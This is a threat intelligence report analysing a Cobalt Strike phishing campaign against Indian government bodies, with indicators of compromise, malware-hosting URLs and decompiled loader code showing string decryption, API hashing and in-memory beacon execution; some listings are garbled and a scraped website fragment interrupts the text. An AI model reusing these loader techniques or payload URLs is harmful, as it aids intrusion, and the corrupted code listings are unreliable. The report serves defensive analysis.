

Legitimate Sites used as Cobalt Strike C2s against Indian Government

☰ telsy.com/legitimate-sites-used-as-cobalt-strike-c2s-against-indian-government/

March 4, 2022



Cyber Threat Intelligence

04 Mar

Introduction

Telsy Threat Intelligence team observed an attack against members of the Indian government or local institutions, which uses social engineering themes as an investigation for a cyber attack or the classic COVID-19 theme.

The campaign, probably carried out via a spear phishing e-mail, starts with the opening of a legitimate PDF attachment containing a malicious URL from which to download an ISO file. The ISO file contains LNK files and a malicious DLL that executes a Cobalt Strike beacon in memory.

Using a legitimate portal as C2 and encrypted HTTPS communication makes the campaign very silent.

Cobalt Strike is a commercial penetration testing tool, which gives security testers access to a large variety of attack capabilities.


This powerful network attack platform combines social engineering, unauthorized access tools, network pattern obfuscation, and a sophisticated mechanism for deploying malicious executable code on compromised systems.

Therefore Cobalt Strike although a legitimate tool used by ethical hackers is also widely used by threat actors to launch real attacks against organizations.

Most threat actors either use stolen/cracked versions of Cobalt Strike, or simply patch out the watermark value to disrupt attribution attempts.

Cobalt Strike's watermark 1359593325 and the analyzed infection chain might lead one to think of the threat actor Nobelium aka APT29 due the similarities, both in components and how the target is infected as previously described by security companies Volexity and Microsoft.


Unfortunately, there is no clear evidence to attribute these campaigns to this threat actor.




Analysis

First PDF Analysis

The 1st PDF found, with hash 0b1cc9a276712b1d6f379b43504bd1f1d8a49cfd, has been uploaded to VirusTotal on: 2021-12-08.




The PDF is intended to trick the user by downloading an ISO from “hxxps://www.instade.co.in/assets/frontend/av_check.iso” which is still active at the time of writing. The domain “instade.co.in” appears to be legitimate, it uses a certificate issued by Sectigo and according to information in the Whois registry was registered in 2015.



The downloaded ISO, with hash d5edd698c944acce764ff74978ca3d86067afab, contains the following files:

- 2dcbe02294e633f49806c2d5d0d1f1207a0b1959 – 'malware check.lnk'




The targets of this campaign are most likely the participants of the event advertised on the Indian government portal as members of one or more of these organizations:

- Assam State
- Guwahati Municipal
- Tezpur University
- Kaziranga National Park
- Tiger Reserve

The public key and the watermark is the same as the previous beacon but the C2 is the domain 'covid.comesa.int'.

The same domain hosts the ISO, with hash e2ff656f52dccc9fb70e90dc94c4fce8ab14e8ed, in the following path: 'hxxps://covid.comesa.int/wp-content/uploads/covid.iso'.

The domain appears to be compromised, as “comesa.int” is the official website of the Common Market of Eastern and Southern Africa.



https://www.comesa.int/what-is-comesa/


COMESA

HOME ABOUT US ▾ OUR PROGRAMMES ▾ MEMBER STATES OPPORTUNITIES ▾ NEWS ▾ RESOURCES ▾ ENGLISH ▾

COMESA Objectives and Priorities

The history of COMESA began in December 1994 when it was formed to replace the former Preferential Trade Area (PTA) which had existed from the earlier days of 1981. COMESA (as defined by its Treaty) was established 'as an organisation of free independent sovereign states which have agreed to co-operate in developing their natural and human resources for the good of all their people' and as such it has a wide-ranging series of objectives which necessarily include in its priorities the promotion of peace and security in the region.


However, due to COMESA's economic history and background its main focus is on the formation of a large economic and trading unit that is capable of overcoming some of the barriers that are faced by individual states..



COMESA
CENTRE FOR ESSENTIAL GOODS

All ▾ I'm shopping for... Search

Log in Register




News

COMESA- Africa CDC joint initiative to enhance vaccination uptake

The involvement of opinion leaders in enhancing the understanding of Covid-19 vaccines holds the greatest...

18/08/2021 by covid@portal



News

Great Strides in Regional Energy Development Amidst COVID-19

The impact of the Coronavirus pandemic reverberated across the region with almost every sector adversely...

Cobalt Strike dropper analysis

Both the infection chains ends in a Cobalt Strike loader and the DLLs are pretty the same so the analysis has been conducted on the following hash: f80ee71efcea4736b41d6ffed777ff1bb5621043.

As said, the purpose of this DLL is to load and execute a Cobalt Strike beacon, indeed the sample appears very simple, even though the author has inserted some stub call between the significant code.

The sample imports a minimum set of functions, so it needs to load at runtime libraries and APIs.

```

Imported Functions
Library
Name: bcrypt.dll
Function: bcrypt
Name: 08
Name: BCryptGenRandom
Library: bcrypt.dll
Name: bcrypt
Function: bcrypt
Name: 1140
Name: bcrypt
Library: bcrypt.dll
Name: bcrypt
Function: bcrypt
Name: 1582
Name: bcrypt
Name: 1596
Name: bcrypt
Name: 1599
Name: bcrypt

```


Libraries and APIs names are stored encrypted via XOR operation in the data section using a basic data structure. Every encrypted string has its own xor key stored in the same data structure.

The structure is a basic array of struct, every item is 16 bytes long and the array with the encrypted string contains 24 items like the array with the xor key.

```
struct xor_strings
{
    void * ptr_buf;
    long len;
};
```

Before, entering in the specific function used to decrypt the strings, it takes a random string 8 bytes long.

```
Decompile: decrypt_strings - (1.msvc9ret.dll)
1 void decrypt_strings(longlong *data_struct)
2 {
3     undefined *var1;
4     int iVar2;
5     undefined *var3;
6     undefined *var4;
7     xor_str *ppvar5 [24];
8     longlong iVar6;
9
10    ret_1();
11    ret_1();
12    ret_1();
13    ret_1();
14    ret_1();
15    ret_1();
16    ret_1();
17    ret_1();
18    ret_1();
19    ret_1();
20    ret_1();
21    /* get 8 bytes random */
22    iVar2 = 8 * 0x100000000;
23    if (iVar2 == 0) {
24        iVar2 = 0;
25        ret_1();
26        ret_1();
27    }
28    /* decrypt strings storing the decrypted string pointer on the data structure
29     * that contained the encrypted strings */
30    decrypt_api_lib_name();
31    ret_1();
32    ret_1();
33    ret_1();
34    iVar6 = iVar2 * 0x100000000;
35}
```

Then it decrypts the string 'kernel32;ntdll' using again the xor operator and a dedicated key.

```
Decompile: decrypt_api_lib_name - (1.msvc9ret.dll)
1 void decrypt_api_lib_name(void)
2 {
3     xor_str (*ppvar1) [24];
4     undefined *pvar2;
5     longlong iVar2;
6     xor_str (*ppvar4) [24];
7     xor_str (**ppvar5) [24];
8     xor_str (**ppvar6) [24];
9
10    ret_1();
11    ret_1();
12    /* store in pvar1 0x60002F0 address */
13    ret_1();
14    pvar2 = kernel32;ntdll_str;
15    ret_1();
16    ret_1();
17    /* allocate 15 bytes and store pointer in */
18    kernel32;ntdll_str = (undefined *)malloc((longlong)int_0xf);
19    ret_1();
20    ret_1();
21    /* decrypt to 'kernel32;ntdll' */
22    for (iVar2 = 0; (int)iVar2 < int_0xf; iVar2 = iVar2 + 1) {
23        kernel32;ntdll_str[iVar2] = kernel32;ntdll_key[iVar2] ^ pvar2[iVar2];
24    }
25}
```

Finally, it decrypts the library name and the API name, notice how the threat actor use allocation to store the decrypted string instead of using existing space doing in-place decryption.

```

Decompile_decrypt_api_lib_name - [1] source: 0
20 ret_10();
21 *pposvar5 = &var_str_plain;
22 ret_10();
23 *pposvar5 = &vars;
24 ret_10();
25 ret_10();
26 ret_10();
27 do {
28     ret_10();
29     ret_10();
30     ret_10();
31     posvar5 = *pposvar5;
32     ret_10();
33     ret_10();
34     posvar5 = &var_str; /* [20]malloc(longlong)*int *!pposvar5 + 13;
35     /* used to replace the pointer, the new pointer allowed will go in the same data
36     struct */
37     *pposvar5 = posvar5;
38     ret_10();
39     ret_10();
40     /* decrypt lib name */
41     for (iVar2 = 0; *!int *!pposvar5 + 13 != iVar2; iVar2 += 4) *!int *!pposvar5 + 13;
42     iVar2 = iVar2 + 31;
43     ret_10();
44     ret_10();
45     *!byte *!(!longlong)!pposvar5[10].buf + iVar2 =
46     *!byte *!(!longlong)!pposvar5[10].buf + iVar2;
47     *!byte *!(!longlong)!pposvar5[10].buf + iVar2;
48     ret_10();
49     ret_10();
50 }

```

After that libraries and APIs are decrypted the strings are hashed with a custom algorithm and stored in the structure named 'data_structure'. Every hash will take 8 bytes.

```

Decompile_decrypt_api_lib_name - [1] source: 0
51 ret_10();
52 ret_10();
53 *pposvar5 = &pposvar5[12];
54 ret_10();
55 ret_10();
56 posvar5 = &var_str; /* [20]malloc(longlong)*int *!pposvar5 + 30;
57 *pposvar5[12] = posvar5;
58 ret_10();
59 ret_10();
60 /* decrypt api name */
61 for (iVar2 = 0; *!int *!pposvar5 + 31 != iVar2; iVar2 += 4) *!int *!pposvar5 + 30;
62 iVar2 = iVar2 + 31;
63 ret_10();
64 ret_10();
65 *!byte *!(!longlong)!pposvar5[12].buf + iVar2 =
66 *!byte *!(!longlong)!pposvar5[12].buf + iVar2;
67 *!byte *!(!longlong)!pposvar5[12].buf + iVar2;
68 ret_10();
69 ret_10();
70 }
71 *pposvar5 = &pposvar5 + 4;
72 *pposvar5 = &pposvar5 + 4;
73 ret_10();
74 ret_10();
75 } while (pposvar5 != &var_str; /* [20]malloc(longlong)

```

The data structure will contain all the hashes and the initial condition obtained randomly.

```

Decompile_decrypt_strings - [1] source: 0
12 *pposvar5 = &var_str; /* [20]malloc(longlong)
13 *!var2 = 0;
14 while (true) {
15     if (!*pposvar5)[10].buf == (char *)0; break;
16     ret_10();
17     ret_10();
18     ret_10();
19     /* get hashes by library name and initial condition, i.e. random string */
20     *!var2 = hash_of_string(longlong)!pposvar5[10].buf.data_structure->init_cond;
21     ret_10();
22     ret_10();
23     ret_10();
24     /* get hash by api name */
25     *!var2 = hash_of_string(longlong)!pposvar5[12].buf.data_structure->init_cond;
26     /* final hash is sum of both hashes stored in data_structure */
27     data_structure->hash[!var2] = *!var2 * *!var2;
28     ret_10();
29     ret_10();
30     ret_10();
31     *pposvar5 = &var_str; /* [20]malloc(longlong) + 25;
32     *!var2 = *!var2 + 1;
33     /* save str */
34 }
35 ret_10();
36 ret_10();
37 ret_10();
38 *!int *!data_structure[1].hash + 31; !int)!var2;
39 ret_10();
40 ret_10();
41 ret_10();
42 strcpy(longlong!data_structure[1].hash + 0x2c,kernel32.mtd[1].str);
43 }

```

```

data_structure
{
    long init_condition hash;
    long api_lib_hash[12];
}

```

The string is hashed 16 bytes per time, the string, of course, can be of arbitrary length.

When the string is smaller than 16 bytes, it is aligned to 16 bytes adding 0x80 bytes and then setting the remainder to 0.

```
Decompile: hash_of_string (L:\msvc\src\dl)
42      /* string finished */
43      if ((param_1[ivar2] == '\0') || (ivar2 == 0x40)) {
44          ret_1();
45          ret_1();
46          ret_1();
47          /* setting to 0 remaining bytes of the string */
48          memset(local_50 + ivar2 * 0x10 - ivar2);
49          ret_1();
50          ret_1();
51          ret_1();
52          /* setting i-th to 0x80 in order to have last "int" set to 0x80000000 */
53          local_50[ivar2] = 0x80;
54          ret_1();
55          ret_1();
56          ret_1();
57          /* the string with the null terminator too is longer than 12 bytes */
58          if (0xb < ivar2) {
59              ret_1();
60              ret_1();
61              ret_1();
62              iVar1 = de_hash((long long)local_50, param_2);
63              param_2 = param_2 * CONCAT44(extract_var_1[ivar1]);
64              ret_1();
65              ret_1();
66              ret_1();
67              memset(local_50, 0, 0x200);
68              ret_1();
69              ret_1();
70              ret_1();
71          }

```

On the other hand, if the string is larger than 16 bytes the hash is calculated in chunks of 16 bytes and the remainder will follow the logic shown before. Of course the calculated hash is incremental, i.e. the hash of the n-th chunk is xored to the hash of the (n-1) chunk and so on.

```
Decompile: hash_of_string (L:\msvc\src\dl)
70      ret_1();
71      }
72      }
73      else {
74          ret_1();
75          ivar2 = ivar2 + 1;
76          ivar2 = ivar2 + 1;
77          ret_1();
78          ret_1();
79          /* copy i-th character of the string */
80          local_50[ivar2] = param_1[ivar2];
81          ret_1();
82          ret_1();
83          ret_1();
84          ret_1();
85          ret_1();
86          /* reset counter, library/api could be greater than 0x20 bytes */
87          if (ivar2 == 0x20) goto startWhile;
88          ivar2 = 0;
89      }
90      ret_1();
91      ret_1();
92      /* padding 26 bytes per time */
93      iVar1 = de_hash((long long)local_50, param_2);
94      /* updating current final hash */
95      param_2 = param_2 * CONCAT44(extract_var_0[ivar1]);
96      ret_1();
97      ret_1();
98      ret_1();
99      /* means that the string finished */
100     if (ivar2 == 0) {
101         return param_2;
102     }
103     } while (true);

```

The hash is computed, starting from a generated random initial condition that according to the string value is updated multiple times in a loop and finally returned.

```

28  int init_cond;
29  /* copy the string in local 0x100 into int */
30  *undefined4 = ((long)string_block + 100) + *undefined4 * (string + 100);
31  *var3 = *var3 + 4;
32  ret_1D();
33  ret_1D();
34  ret_1D();
35  } while (var3 != 0x100);
36  *var5 = 0;
37  do {
38  ret_1D();
39  ret_1D();
40  ret_1D();
41  *var2 = string_block[0];
42  *var4 = &var3[0] * (long)init_cond + 0x200;
43  /* take highest 4 bytes init_cond */
44  *var1 = ((init_cond >> 0 | 0x00000000) + *var2 * string_block[0]);
45  ret_1D();
46  ret_1D();
47  /* update the hash */
48  init_cond = CONCATEN((var3 << 3 | *var2 >> 0x10) * *var1, *var1);
49  ret_1D();
50  ret_1D();
51  ret_1D();
52  *var4 = string_block[1];
53  ret_1D();
54  ret_1D();
55  ret_1D();
56  /* update string block */
57  string_block[0] = (string_block[0] >> 0 | string_block[1] << 0x01) + *var2 * *var5;
58  *var2 = string_block[1] * (var2 << 3 | *var2 >> 0x01);
59  ret_1D();
60  ret_1D();
61  ret_1D();
62  string_block[0] = *var2;
63  ret_1D();
64  ret_1D();
65  ret_1D();
66  *var5 = *var5 + 1;
67  string_block[1] = string_block[2];
68  ret_1D();
69  ret_1D();
70  ret_1D();
71  string_block[2] = *var5;
72  } while (*var5 != 0x10);

```

Basically, it treats the string/chunk, since it is 16 bytes long, in blocks 4 bytes long doing some shuffle and binary operation between the blocks self and the initial condition that is updated from time to time.

In particular, the final hash is due to 0x1b iteration of the hashing algorithm.

In the first for loop (line 30) the string API is copied as 4 block bytes long in an integer vector.

Then, in the second while loop the initial condition are updated according (line 48) to the string blocks and they are updated too in the same while, the code seems contorted, below a basic re-implementation.

```

counter = 0 & 0x1b;
while True:
    # high cond in 4 bytes
    high_cond = ((init_cond >> 0x20) & 0xffffffff)
    low_cond = init_cond & 0xffffffff
    high_cond_rbx = init_cond & 0xffffffff00000000 & 0x0
    low_cond = ROT(low_cond, 0) & 0xffffffff
    s0 = string[0] & 0xffffffff
    low_cond = (low_cond + high_cond) & 0xffffffff
    high_cond = ROT(high_cond, 3) & 0xffffffff
    low_cond = low_cond ^ s0
    tmp_low = low_cond
    high_cond = high_cond ^ low_cond

    init_cond = (high_cond_rbx | tmp_low) & 0xffffffffffffffff
    high_cond = high_cond << 0x20
    init_cond = (init_cond & 0xffffffff) | high_cond # update temporary hash

    s3 = string[3]
    s1 = string[1]

    s1 = ROT(s1, 0x0) & 0xffffffff
    s1 = (s1 + s0) & 0xffffffff
    s0 = ROT(s0, 3) & 0xffffffff
    s1 = (s1 ^ counter) & 0xffffffff
    string[3] = s1 # updates string 4th block
    s1 = s1 ^ s0
    string[0] = s1 # updates string 1st block
    counter = 1
    s2 = string[2]
    string[1] = s2 # updates string 2nd block
    string[2] = s3 # updates string 3rd block
    if counter == 0x1b:
        return init_cond

```

As said, the hash of every API to load are stored in the data structure then the API addresses are searched doing a basic walk into the PEB and checking the hash.

Every module and API found is hashed and compared with the hash of the API string obtained initially.

```

Decompile: get_api_addr_comparing_hash - (1.msvcwinrt.dll)
114  /* get library hash */
115  uVar12 = hash_of_string(char *)local_14c,param_4);
116  do {
117      ret_1();
118      ret_1();
119      ret_1();
120      uVar6 = *(uint *)((ulonglong)uVar4 + param_2 + uVar8 * 4);
121      ret_1();
122      ret_1();
123      ret_1();
124
125      /* get api name hash */
126      uVar7 = hash_of_string(char *)((ulonglong)uVar6 + param_2,param_4);
127      /* compare hashes */
128      if ((uVar7 ^ uVar12) == param_3) {
129          ret_1();
130          ret_1();
131          uVar12 = param_2 + (ulonglong)
132                  *(uint)(param_2 + (ulonglong)
133                      *(ushort)(uVar8 * 2 + param_2 + (ulonglong)uVar5)
134                      * 4 + (ulonglong)uVar3);

```

Finally, it loads all the APIs.

```

Decompile: resolve_api - (1.msvcwinrt.dll)
82  ret_1();
83  ret_1();
84  iVar1 = 1;
85  while ((uint)(iVar1 <= *(uint *)(param_1[1].hash + 3) &&
86         *(uint *)(param_1[1].hash + 3) != (uint)iVar1) {
87      ret_1();
88      ret_1();
89      ret_1();
90
91      /* resolve ith api from the data struct */
92      loadlib_ptr = ret_address_api((longlong)param_1,param_1->hash[iVar1],param_1->hint_cond);
93      param_1->hash[iVar1] = loadlib_ptr;
94      ret_1();
95      ret_1();
96      ret_1();
97      if (param_1->hash[iVar1] == 0) break;
98      ret_1();
99      ret_1();
100     iVar1 = iVar1 + 1;
101 }
102 ret_1();
103 ret_1();
104 ret_1();
105 return;
106 }

```

The payload is embedded in the binary using the compression algorithm: LNZT1.

```

Decompile: decompress_cs_beacon - (1.msvcwinrt.dll)
34  ret_1();
35  ret_1();
36  ret_1();
37  ret_1();
38  ret_1();
39
40      /* call RTLGetCompressionWorkspaceSize()
41      COMPRESSION_FORMAT_LZNT1 COMPRESSION_FORMAT_DEFAULT
42      COMPRESSION_ENGINE_MAXIMUM */
43  iVar1 = (*(code *)param_1->hash[0])(uVar2,6,local_34,local_30);
44  ret_1();
45  ret_1();
46  ret_1();
47  if (iVar1 == 0) {
48      ret_1();
49      ret_1();
50
51      /* call VirtualAlloc(0, 0x19e09*3 ,MEM_COMMIT|MEM_RESERVE ,PAGE_READWRITE) */
52  cs_payl = (*(code *)param_1->hash[2])(0,LEN_compressed_payload * 3,0x3000,4);
53  ret_1();
54  ret_1();
55  if (cs_payl != 0) {

```

Indeed, after allocating the required RW memory using VirtualAlloc() the payload is decompressed and the pointer is returned.

```
C:\Decompile\decompress_cs_beacon - (I:\msvc\winnt.d)
55 if (cs_payl != 0) {
56     ret_1();
57     ret_1();
58     ret_1();
59     /* call VirtualAlloc(0, cscompressionspace, MEM_COMMIT|MEM_RESERVE,
60     PAGE_READWRITE)
61     Not used, freed then */
62     uvar2 = (*(code *)param_1->hash[2])(0, local_34, 0x3000, 4);
63     ret_1();
64     ret_1();
65     ret_1();
66     /* RtlDecompressBufferEx
67     decompress cobalt strike payload */
68     iivar1 = (*(code *)param_1->hash[10])
69     (uvar2, cs_payl, (int)LSN_compressed_payload * 3, &compressed_cs_payload,
70     (int)LSN_compressed_payload, local_2c, uvar2);
71     ret_1();
72     ret_1();
73     ret_1();
74     /* call VirtualFree */
75     (*(code *)param_1->hash[3])(uvar2, 0, 0xc000);
76     ret_1();
77     ret_1();
78     ret_1();
79     /* if decompression success -> return uncompressed payload pointer */
80     if (iivar1 == 0) {
81         /* store uncompressed size in global variable */
82         LSN_compressed_payload = (ulonglong)local_2c[0];
83         ret_1();
84         ret_1();
85         ret_1();
86         return cs_payl;
87     }
```

Not knowing the actual size of the decompressed payload, the memory allocated to contain it is allocated using the size of the compressed payload * 3 as its size.

Then the author wanted, perhaps for greater security, to insert a further step, i.e. allocate a new memory area, equal exactly to the decompressed payload size, copy into it and execute it.

This way to write the code is not very logical nor correct.

Indeed assuming that the decompressed payload will take less of the initial space allocated there will be no problem in running directly it.

On the other hand, assuming what scares the author, i.e. decompressed payload longer than the allocated memory, the RtlDecompressBufferEX() will return an error, STATUS_BAD_COMPRESSION_BUFFER and will lead to a NULL pointer access of the code, very bad and basic error.

Another weird point is the use of the hash to resolve APIs. Usually, the hash is used to obfuscate strings and make harder analysis. Here the approach is hybrid, indeed doing a trace of the sample all the required API are uncovered due to the initial decryption step.

This behavior shows that the sample likely has been written by a not so skilled programmer or it is product of confused cut and paste of multiple code's pieces.


```
Decompile: copy_cs_beacon - (I:\msvc\win7.dll)
1
2  longlong copy_cs_beacon(longlong param_1,undefined8 param_2)
3
4  {
5      longlong ptrCS_beacon_final;
6
7      ret_1();
8      ret_1();
9      ret_1();
10     ret_1();
11     ret_1();
12     ret_1();
13     ret_1();
14     ret_1();
15     ret_1();
16     /* VirtualAlloc */
17     ptrCS_beacon_final = (**(code **)(param_1 + 0x10))[0,LEH_compressed_payload,0x3000,4);
18     ret_1();
19     ret_1();
20     ret_1();
21     if (ptrCS_beacon_final != 0) {
22         ret_1();
23         ret_1();
24         memcpy(ptrCS_beacon_final,param_2,LEH_compressed_payload);
25     }
26     ret_1();
27     ret_1();
28     ret_1();
29     return ptrCS_beacon_final;
30 }
31 }
```

Anyway, in the end the new memory is made executable and run.

```
Decompile: Aes1Property - (I:\msvc\win7.dll)
27
28 /* return decompressed beacon pointer */
29 !Var1 = decompress_cs_beacon(local_1a8,2);
30 ret_1();
31 ret_1();
32 /* copy the decompressed beacon in a new memory. this time long the exact size
33    it needs */
34 pchar2 = (code *)copy_cs_beacon((longlong)local_1a8,Var1);
35 ret_1();
36 ret_1();
37 ret_1();
38 local_1ac = 0;
39 ret_1();
40 ret_1();
41 ret_1();
42 /* VirtualProtect - make beacon executable */
43 (*(code *)local_1a8[0].hash[4])(pchar2,LEH_compressed_payload,0x20,4,local_1ac);
44 ret_1();
45 ret_1();
46 ret_1();
47 ret_1();
48 ret_1();
49 ret_1();
50 ret_1();
51 ret_1();
52 ret_1();
53 /* run the beacon */
54 (*(pchar2)());
55 return;
56 }
```

Indicators of Compromise

TYPE	HASH	NAME
PDF	0b1cc9a276712b1d6f379b43504bd1f1d8a49cfd	Letter No.24-2021 of PS Dt. 08-12-2021.pdf
ISO	d5edd698c944acce764ff74978ca3d86067afab	av_check.iso
LNK	2dcbe02294e633f49806c2d5d0d1f1207a0b1959	malware check.lnk
LNK	9152e25c2574cccba6c7bfed2e598f9ce2afdcd0	Submit malware report.doc.lnk
DLL	44ee7f74ca1553af0e5484213dea676c66371e53	msvcwinrt.dll (Cobalt Strike Loader)
PDF	e648483ce584211520a20a155ebcd3f70166fa93	President-Kovind-special-visit-2022.02.24.pdf
ISO	e2ff656f52dccc9fb70e90dc94c4fce8ab14e8ed	covid.iso
LNK	b2a095b6e1dad70df03763a385ff04a1036065be	Register.lnk
LNK	bd165723292f62e4be7ae60d12c25461900519fb	Submit registration.lnk
DLL	f80ee71efcea4736b41d6ffed777ff1bb5621043	msvcwinrt.dll (Cobalt Strike Loader)

DOMAIN - IP - URL

<https://covid.comesa.int/wp-content/uploads/covid.iso> (Domain Legit)

<https://covid.comesa.int/wp-api.php> (Domain Legit)

